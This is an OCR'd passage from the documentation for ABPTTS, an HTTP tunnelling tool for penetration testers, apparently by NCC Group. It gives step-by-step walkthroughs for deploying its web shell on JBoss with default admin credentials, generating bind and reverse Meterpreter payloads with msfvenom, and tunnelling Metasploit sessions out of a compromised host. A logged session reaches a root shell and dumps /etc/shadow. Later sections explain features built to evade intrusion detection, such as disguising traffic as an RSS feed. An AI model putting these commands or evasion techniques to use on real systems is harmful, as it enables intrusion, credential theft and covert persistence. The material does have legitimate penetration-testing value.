
1. On the Kali system, run the following command to generate a new *ABPTTS* package:

```
python ./abpttsfactory.py -o jboss_walkthrough
```

2. As with the Jetty and WebSphere walkthroughs earlier in this document, you will need to make a note of the randomly-named JSP WAR file generated by the factory script. When writing these steps, the name selected by the script was jboss_walkthrough/SleazyWhatchamacallits.war.

3. Log into the JBoss Administration Console web application. By default, the URI stem for this application is /admin-console/. For example, the JBoss 5.1.0 instance used for testing this walkthrough was listening on port 8080, so the full URL was http://centos58x64.vuln.local:8080/admin-console/. If it is using the default configuration, admin can be used as both the username and password.

4. From the navigation pane on the left side of the screen, look for the Applications node, and under that node select the Web Application (WAR) node.



JBoss WAR-based application list


5. Click the Add a new resource button to the upper-right of the list of existing web applications.

6. On the Add New Web Application (WAR) page:

   (a) Click the Browse button, navigate to the WAR file created using the factory script, and open it.

   (b) Set the Deploy Exploded option to Yes.[9]

[9]Important: you *must* deploy the WAR file in an "exploded" (unpacked) state in order for *ABPTTS* to function correctly. If the file is not "exploded", then connections will be terminated a few seconds after being established, apparently due to JBoss frequently resetting the session storage.



Preparing to upload the generated WAR file

(c) Click the Continue button.

7. Once the application has been started, it should be accessible as the URI /APP_NAME/APP_NAME/ on the same host/port as the other applications hosted by the JBoss server. For example, using the previous example information, http://centos58x64.vuln.local:8080/SleazyWhatchamacallits/SleazyWhatchamacallits/. Verify that accessing this URL in a browser produces the default response page for *ABPTTS*. If it does not, troubleshoot the previous steps.

8. Once the URL is accessible, the client script can be used to connect to it as with the other platforms described earlier in this document. For example, a command similar to the following will map port 33322 on the Kali system to local port 22 on the JBoss server, potentially allowing SSH access over the tunnel:

```
python ./abpttsclient.py -c jboss_walkthrough/config.txt -u http://centos58x64.vuln.local:8080/
    SleazyWhatchamacallits/SleazyWhatchamacallits/ -f  0.0.0.0:33322/127.0.0.1:22
```

Forward (Bind) Meterpreter Connection

This section assumes that the server-side component of *ABPTTS* has been deployed successfully.

1. Use the msfvenom command to generate a Meterpreter package which will listen on an IP address belonging to the server upon which *ABPTTS*' server-side component is in place, or a system which is network-accessible to that server. For example, if *ABPTTS* is running on a Linux host, and the intent is to launch a Meterpreter instance on the same host:

```
msfvenom -p linux/x86/meterpreter/bind_tcp -f elf LHOST=127.0.0.1 LPORT=46671 > lx86mft46671
```

2. Copy the Meterpreter package to the destination system (for example, using the same method by which you uploaded *ABPTTS*).

3. Launch the Meterpreter package. It should begin listening on the port specified in the msfvenom command.

4. On the Kali system, use the *ABPTTS* client script to forward a locally-accessible port to the waiting listener. For example, to listen on all interfaces[10] on port 37872 and forward traffic to a Meterpreter instance listening on port 46671 of the remote system's loopback interface:

```
python ./abpttsclient.py -c jboss_walkthrough/config.txt -u http://192.168.11.134:8080/
    SleazyWhatchamacallits/SleazyWhatchamacallits/ -f  0.0.0.0:37872/127.0.0.1:46671
```

5. Launch the Metasploit Framework console.

6. Use the exploit/multi/handler "exploit" to connect to the listening port created by *ABPTTS*. For example, using the information above, and assuming that 192.168.11.1 is a routable address on the system where the *ABPTTS* client script is running:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/bind_tcp
set RHOST 192.168.11.1
set LPORT 37872
set autoverifysession false
exploit
```

7. Use the Meterpreter session as you would any other.

[10] As of this writing, the Metasploit Framework does not correctly handle connections to the loopback interface of the same system upon which it is running, so a network-accessible IP is used instead.

```
       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1518 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 192.168.11.1
RHOST => 192.168.11.1
msf exploit(handler) > set LPORT 37872
LPORT => 37872
msf exploit(handler) > set autoverifysession false
autoverifysession => false
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.11.1
[*] Meterpreter session 1 opened (192.168.11.138:47482 -> 192.168.11.1:37872) at 2016-02-29 12:48:53 -0800

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0
meterpreter > sysinfo
Computer     : centos58x64.vuln.local
OS           : Linux centos58x64.vuln.local 2.6.18-308.el5 #1 SMP Tue Feb 21 20:06:06 EST 2012 (x86_64)
Architecture : x86_64
Meterpreter  : x86/linux
meterpreter > shell
Process 3850 created.
Channel 1 created.
sh: no job control in this shell
sh-3.2# cat /etc/shadow
root:$1$INNDjk0m$q57lpFP2.mLGQc7jDFLzx1:16734:0:99999:7:::
bin:*:16734:0:99999:7:::
daemon:*:16734:0:99999:7:::
```

Connecting over the forwarded port within the Metasploit Framework console

```
0x00C651E0:ABPTTS blincoln$ python ./abpttsclient.py -c jboss_walkthrough/config.txt -u http://192.168.11.134:8080/SleazyWhatchamacallits/Sl
eazyWhatchamacallits/ -f  0.0.0.0:37872/127.0.0.1:46671
[2016-02-29 12:48:22.369484] ---===[[[ A Black Path Toward The Sun ]]]===---
[2016-02-29 12:48:22.369519]    --==[[       -  Client  -          ]]==--
[2016-02-29 12:48:22.369527]            Ben Lincoln, NCC Group
[2016-02-29 12:48:22.369536]           Version 0.7 - 2016-01-26
[2016-02-29 12:48:22.371383] Listener ready to forward connections from 0.0.0.0:37872 to 127.0.0.1:46671 via http://192.168.11.134:8080/Slea
zyWhatchamacallits/SleazyWhatchamacallits/
[2016-02-29 12:48:22.371400] Waiting for client connection to 0.0.0.0:37872
[2016-02-29 12:48:47.816035] Client connected to 0.0.0.0:37872
[2016-02-29 12:48:47.816119] Waiting for client connection to 0.0.0.0:37872
[2016-02-29 12:48:47.816185] Connecting to 127.0.0.1:46671 via http://192.168.11.134:8080/SleazyWhatchamacallits/SleazyWhatchamacallits/
[2016-02-29 12:48:47.821084] Server set cookie JSESSIONID=E696B8CFB73B4F24AB3C668DF58618D7; Path=/SleazyWhatchamacallits
[2016-02-29 12:48:47.821122] [(S2C) 127.0.0.1:46671 -> 0.0.0.0:37872 -> 192.168.11.138:47482 (Connection ID: C388DB8C840D180C)]: Server crea
ted connection ID C388DB8C840D180C
[2016-02-29 12:48:52.426453] [(C2S) 192.168.11.138:47482 -> 0.0.0.0:37872 -> 127.0.0.1:46671 (Connection ID: C388DB8C840D180C)]: 1495708 byt
es sent since last report
[2016-02-29 12:48:52.426483] [(S2C) 127.0.0.1:46671 -> 0.0.0.0:37872 -> 192.168.11.138:47482 (Connection ID: C388DB8C840D180C)]: 0 bytes sen
t since last report
[2016-02-29 12:49:08.710845] [(C2S) 192.168.11.138:47482 -> 0.0.0.0:37872 -> 127.0.0.1:46671 (Connection ID: C388DB8C840D180C)]: 89132 bytes
 sent since last report
```

ABPTTS client script status for the forwarded connection

Reverse Meterpreter Connection

This example introduces the use of *ABPTTS* in an alternate role - when hosted on a system outside of the target network, it can function as an egress route accessible to any system which can make an HTTP connection (direct or proxied) to that external host.

In the simplified example described below, the Debian system previously used as a stand-in for a compromised web application server will instead play the role of a hardened web application server under control of the pen tester, which is accessible via HTTPS on TCP 8443 from a second system which will stand in for a compromised system which meets the following criteria:

1. It should be running a vaguely recent version of Linux.
2. It should have the necessary Python libraries installed in order for the *ABPTTS* client script to function correctly. If it does not, you will receive errors upon executing that script.

If you do not have access to such a system (other than the Debian test system), you can use the Debian test system for both roles, although of course this will alter the simulated scenario considerably.

This walkthrough will assume that three distinct systems are in use:

1. The Kali Linux system which is the pen tester's attack platform. This system will be used to run the Metasploit Framework, and should be network accessible on TCP 9765 from the *ABPTTS* port-forwarding server, below. In this walkthrough, this system will be identified by the hostname kali.summonthelulz.pentest.
2. A Debian 8 system which will function as the *ABPTTS* port-forwarding server. As described earlier in this walkthrough, this system will stand in for a hardened system on the internet (or outside of a trusted network) which is accessible using HTTPS on TCP 8443[11] from the final system (below), and which can make connections to TCP 9765 on the Kali Linux system, above. In this walkthrough, this system will be identified by the hostname tomcat8.summonthelulz.pentest.[12]
3. A CentOS 6.3 x86-64 system with Apache Tomcat installed and running. This system will represent a compromised web application server which can make HTTPS connections to TCP 8443 to the Debian 8 port-forwarding server (above), but which cannot connect directly to the Kali Linux system using any method known to the pen tester. In this walkthrough, this system will be identified by the hostname centos63.megacorp.pentest.

The second and third server roles can represent a variety of systems in a real-world penetration test, limited only by the pen tester's imagination. For example:

- The third system might be a compromised Windows workstation with Python installed which does not have direct internet access, but which has the necessary connectivity to the second system.
- The second system might be a compromised web application server on the target network which is itself forwarding traffic to a pen tester-controlled system on the internet.
- Several pairs of systems might be chained to first tunnel out of a restricted network (e.g. a PCI network), and then out of the target environment to the internet.

For purposes of this walkthrough, the scenario is the following:

1. During a penetration test, the pen tester has obtained OS command execution on a legacy CentOS 6.3 server (centos63.megacorp.pentest).
2. centos63.megacorp.pentest contains a variety of sensitive data, and can also act as a foothold on a restricted internal network. If it had direct TCP connectivity in either direction to the pen tester's Kali Linux system (kali.summonthelulz.pentest),

[11] 8443 is used to allow for a simplified lab setup which does not involve Tomcat running as root. A real-world implementation would likely need to use 443, with connectivity proxied through e.g. nginx or Apache httpd.
[12] Of course, in a real penetration test, it would likely need a publicly-registered DNS name resolvable by the compromised system, or at least a routable IP address.

the pen tester would launch a Meterpreter instance on it and use that to perform port-forwarding, file transfers, and other activities which are difficult over a non-interactive shell.

3. Due to an overly-permissive internet access policy, the centos63.megacorp.pentest can make HTTPS connections (including on TCP 8443) to any server hosted using Amazon Web Services.
4. ...however, the system of interest is running Linux, which does not (as of this writing) have a reverse-HTTPS Meterpreter variant.
5. The pen tester has set up their own Linux server using AWS hosting (tomcat8.summonthelulz.pentest), and configured it with Apache Tomcat 8, listening for HTTP connections on TCP 8080 and HTTPS connections on TCP 8443.
6. The pen tester wishes to tunnel Meterpreter reverse TCP traffic from centos63.megacorp.pentest out to kali.summonthelulz.pentest by way of tomcat8.summonthelulz.pentest.

Most readers who have the interest and the need to use *ABPTTS* in this manner should have the necessary skills to set up the additional system and software necessary for this exercise. A future version of this document may expand upon this section with explicit instructions for those steps.

For CentOS 6.3 specifically, the following commands[13] run as root were required to install the necessary Python libraries:

```
rpm -ivh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm
yum upgrade ca-certificates --disablerepo=epel
yum install -y python-pip
pip install httplib2
```

1. On the Kali system, run the following command to generate a new *ABPTTS* package:

```
python ./abpttsfactory.py -o reverse_meterpreter_walkthrough
```

2. Copy the WAR file (for example, NutcrackerScreechiest.war) to the Tomcat 8 system. The default Tomcat 8 web application directory on Debian 8 is /var/lib/tomcat8/webapps/. In the default configuration, the WAR file should auto-deploy when placed in this directory.
3. Select a TCP port which should be used on the loopback interface of the CentOS 6.3 system for the Meterpreter binary to use. While writing this walkthrough, TCP port 28237 was selected.
4. On the Kali system, generate a Meterpreter reverse-TCP Linux binary which will connect to the loopback interface on the TCP port selected previously. For example:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf LHOST=127.0.0.1 LPORT=28237 > lmrtl28237
chmod +x lmrtl28237
```

5. On the Kali system, create a directory to stage the necessary files to be copied to the CentOS 6.3 system:
   (a) The Meterpreter binary created in the previous step.
   (b) The abpttsclient.py script.
   (c) The libabptts.py library.

[13] Based in part on http://sharadchhetri.com/2014/05/30/install-pip-centos-rhel-ubuntu-debian/

(d) The data directory from the root *ABPTTS* directory.

(e) The config.txt file generated using the *ABPTTS* factory script earlier in this section.

6. Create an archive of that staging directory's contents.
7. Copy the archive to the CentOS 6.3 system and unpack it.
8. On the Kali system, launch msfconsole and configure it to listen for Linux reverse-TCP Meterpreter connections:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 0.0.0.0
set LPORT 17126
set autoverifysession false
exploit
```


9. On the CentOS 6.3 system, use the abpttsclient.py script to forward local port 28237 to port 17126 on the Kali system over the *ABPTTS* tunnel. For example:

```
python ./abpttsclient.py -c config.txt -u https://tomcat8.summonthelulz.pentest:8443/
    NutcrackerScreechiest/NutcrackerScreechiest/ -f  127.0.0.1:28237/kali.summonthelulz.pentest
    :17126
```

If a self-signed certificate is being used for the lab/training environment's HTTPS configuration, the –unsafetls switch may need to be enabled. For example:

```
python ./abpttsclient.py -c config.txt -u https://tomcat8.summonthelulz.pentest:8443/
    NutcrackerScreechiest/NutcrackerScreechiest/ -f  127.0.0.1:28237/kali.summonthelulz.pentest
    :17126 --unsafetls
```

10. On the CentOS 6.3 system, launch the Meterpeter binary. It should connect back to the Kali system over the tunnel as if it were connecting directly.



Reverse connection over the forwarded port

By default, *ABPTTS* encrypts traffic sent across the tunnel[14] using AES-128. There are two main reasons for doing so:

1. Prevent sensitive data from being sent in plaintext over untrusted networks.

2. Help avoid detection by signature-based IDS/IPS/WAF-type devices.[15]

When running the factory script with the default configuration, a new encryption key is randomly generated for each output package.
CBC mode is used for all operations. An IV is randomly selected for each message. To further increase the entropy of messages, a "reinitialization vector" (one block of randomly-generated bytes) is used as the opening of each message.[16]
Of course, an attacker who intercepts the key information can decrypt the data sent over a tunnel which uses that key. If possible, files which contain the key (the client-side configuration file, the server-side code, et cetera) should be transmitted using a secure channel. If no such channel is available, then the base tunnel should be treated as insecure, and any sensitive data should be sent over a secure mechanism within the tunnel (for example, SSH). During testing, the use of encrypted versus plaintext traffic did not have a significant effect on throughput. However, if plaintext transmission is desired, it can be specified by placing the following line in a configuration overlay file:

```
encryptionKeyHex:::::::
```

A prebuilt overlay (settings_overlay-plaintext.txt) is included with *ABPTTS*, so a plaintext configuration can be quickly generated by issuing a command such as:


```
python ./abpttsfactory.py -c settings_overlay-plaintext.txt -o plaintext_example
```

[14] In addition, the destination host and port are also encrypted
[15] see also Anti-Detection Features on the following page
[16] This is the same mechanism used in MIT Kerberos, and is referred to in the RFC (https://www.ietf.org/rfc/rfc3961.txt) as a "confounder".

ABPTTS is designed to be difficult to detect using the sort of regular expression-style pattern-matching logic which is still the basis of numerous IDS/IPS/WAF-type devices and software. This aids users of the tool, but also serves as a valuable real-world test case for security product vendors and developers - if their tools cannot differentiate *ABPTTS* traffic from legitimate web traffic, how can it possibly protect against advanced malware, which was most likely developed with a larger budget and/or more time/resources?

1. The client sends legitimate HTTP POST requests to the server.
2. The server component responds with legitimate HTML content. See Customization on page 38 for instructions on how to use an alternate response body template.
3. By default, every fixed element of the traffic (for example, the strings which indicate the type of operation the client component is requesting of the server, or those which indicate the server's response to such a request) is randomly generated by the factory script.
4. By default, all tunnel traffic is encrypted. See Encryption on the preceding page for a lengthier discussion.
5. By default, the factory script selects an HTTP user-agent string from a list of "most common" values gathered from various internet sites.
6. By default, the timing of requests from the client component to the server is randomly varied in order to appear less "machine-like". This randomization factor can be customized in the configuration file.
7. By default, request timing is also scaled up or down depending on the volume of traffic being sent over the tunnel. In addition to more efficiently utilizing network resources, this has the benefit of further emphasizing the "organic" appearance of *ABPTTS* traffic when viewed as e.g. an I/O graph over time. This is discussed in more detail in Request Timing Comparison on the next page.

The randomly-generated values should provide a worthy challenge to signature authors attempting to define regular expressions (or similar mechanisms) that will detect *ABPTTS* traffic without also including a torrential onslaught of false positives. However, if the traffic is manually inspected, it will likely be obvious to technical staff as "unusual" in some way. This would be extremely difficult to avoid while still ensuring that the default configuration is still sufficiently random. Advanced users can provide fixed values of their own choosing that should meet both criteria, based on knowledge of the environment in which they are deploying a specific configuration - see Customization on page 38.




A comparison of requests and responses for two different ABPTTS configurations

No attempt is currently made to disguise/obfuscate the content of the client scripts or server-side components.


Request Timing Comparison

As described in Anti-Detection Features on the previous page, *ABPTTS* adjusts the timing of requests from the client component to the server component in order to make the traffic appear less "machine-like" on a graph. This is intended to increase the difficulty of detecting *ABPTTS* traffic by simplistic analysis.


The current release of *ABPTTS* defaults to a "sawtooth" model in which traffic over the tunnel causes the timing to drop to the shortest possible interval between requests, while a lack of traffic causes that interval to gradually increase with each empty request/response operation.



A network I/O graph of typical web browser traffic



With no special handling for tunneling requests, the traffic generated by ABPTTS appears machine-like and unusual



The default configuration creates a traffic pattern much more like typical web browser use

As discussed previously, nearly all of the *ABPTTS* configuration can be automated by the factory script. The resulting configuration can be manually altered, and there are at least two significant reasons for doing so:

1. The factory script does not randomly generate the overall "wrapper" content for the response pages sent by the server-side component. This is because randomly generating a complete, believable HTML page in a way that would be difficult to automatically detect would be a significant challenge. Manually customizing this content is strongly recommended to avoid IDS/IPS-type protective measures.
2. While the other elements of the client/server communication are randomly-generated in a way that should be very difficult to detect by a pattern-based IDS/IPS, they will immediately stand out as unusual to a human who observes the traffic. Customizing these values can help the traffic pass a casual human inspection.

The default response page wrapper template is the file template/response_wrapper.html underneath the main *ABPTTS* directory. The placeholder %ABPTTS_RESPONSE_CONTENT% represents the location at which the actual server response will be placed.

Using an alternate template for a generated configuration can be accomplished with the -w command-line option for the factory script. For example:

```
python ./abpttsfactory.py -o alt_template_walkthrough -w temaplte/response_wrapper-alt.html
```

To use an alternate template for all generated configurations, simply replace the template/response_wrapper.html file's contents with the desired custom contents.

The other elements of the configuration can be altered in the config.txt file generated by the factory script. After altering these values, be sure to generate a new configuration package based on the altered config.txt (see Configuration File Overlays on page 10) so that the server-side components are regenerated with the new values. Note that most of these values are randomly generated by the factory script, so manually editing them should only be required for special cases.

It is strongly recommended that each *ABPTTS* user develop their own custom response wrapper to avoid simplistic pattern-based IDS/IPS detection of the default wrapper.

An example of customizing the configuration for a given penetration test might be:

During testing, it is discovered that several employees of the target organization make heavy use of RSS news feeds. The pen tester selects this as a "cover" for *ABPTTS* traffic because repeated requests to an RSS feed URL are not unexpected, and the content can be used to help mask the *ABPTTS*-related data.

The pen tester downloads one of the current RSS feeds and converts it into the following response wrapper template file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" media="screen" href="/styles/rsstyle.xsl"?><?xml-stylesheet type="
    text/css" media="screen" href="/styles/rsstyle.css"?><rdf:RDF xmlns:rdf="http://www.w3.org
    /1999/02/22-rdf-syntax-ns#">

<channel rdf:about="http://technews.aggr3g8r.news/">
<title>Tech News - aggr3g8r.news</title>
<link>http://technews.aggr3g8r.news/</link>
<description>The latest news in technology</description>
<items>
<item rdf:about="http://technews.aggr3g8r.news/102937102/?utm_source=rss1.0&amp;utm_medium=feed">
<title>New Windows version promises database filesystem</title>
<link>http://technews.aggr3g8r.news/102937102/?utm_source=rss1.0&amp;utm_medium=feed</link>
<description>Microsoft has revealed that the next version of Windows will include a revolutionary
    feature in which the traditional "flat" filesystem is replaced by a relational database. This
    move will - among other things - allow users to assign multiple tags to files and allow
```



```
    searching by one or more tags instead of navigating a folder hierarchy.[AGGREG8RBINARY]
    TW1jcm9zb2Z0IGhhcyByZXZlYWxlZCB0aGF0IHRoZSBuZXh0IHZlcnNpb24gb2YgV2luZG93cyB3aWxsIGluY2x1ZGUgYSByZ
    [/AGGREG8RBINARY]</description>
</item>

<item rdf:about="http://technews.aggr3g8r.news/102938321/?utm_source=rss1.0&amp;utm_medium=feed">
<title>Major product has critical security flaws</title>
<link>http://technews.aggr3g8r.news/102937102/?utm_source=rss1.0&amp;utm_medium=feed</link>
<description>Cyberdyne Systems released a critical update today for its flagship 800 series after
    independent security researchers disclosed critical remote code-execution flaws in the platform
    .[AGGREG8RBINARY]
    Q3liZXJkeW5lIFN5c3RlbXMgcmVsZWFzZWQgYSBjcml0aWNhbCB1cGRhdGUgdG9kYXkgZm9yIG10cyBmbGFnc2hpcCA4MDAg
    [/AGGREG8RBINARY]</description>
</item>

<item rdf:about="http://technews.aggr3g8r.news/102938321/?utm_source=rss1.0&amp;utm_medium=feed">
<title>Nerds debate merits of latest Hollywood reboot plans</title>
<link>http://technews.aggr3g8r.news/102940982/?utm_source=rss1.0&amp;utm_medium=feed</link>
<description>Nerds across the globe engaged in a spirited debate over whether the latest 1990s-era
    entertainment to be "rebooted" by Hollywood would be fantastic or a cataclysmic disaster.[
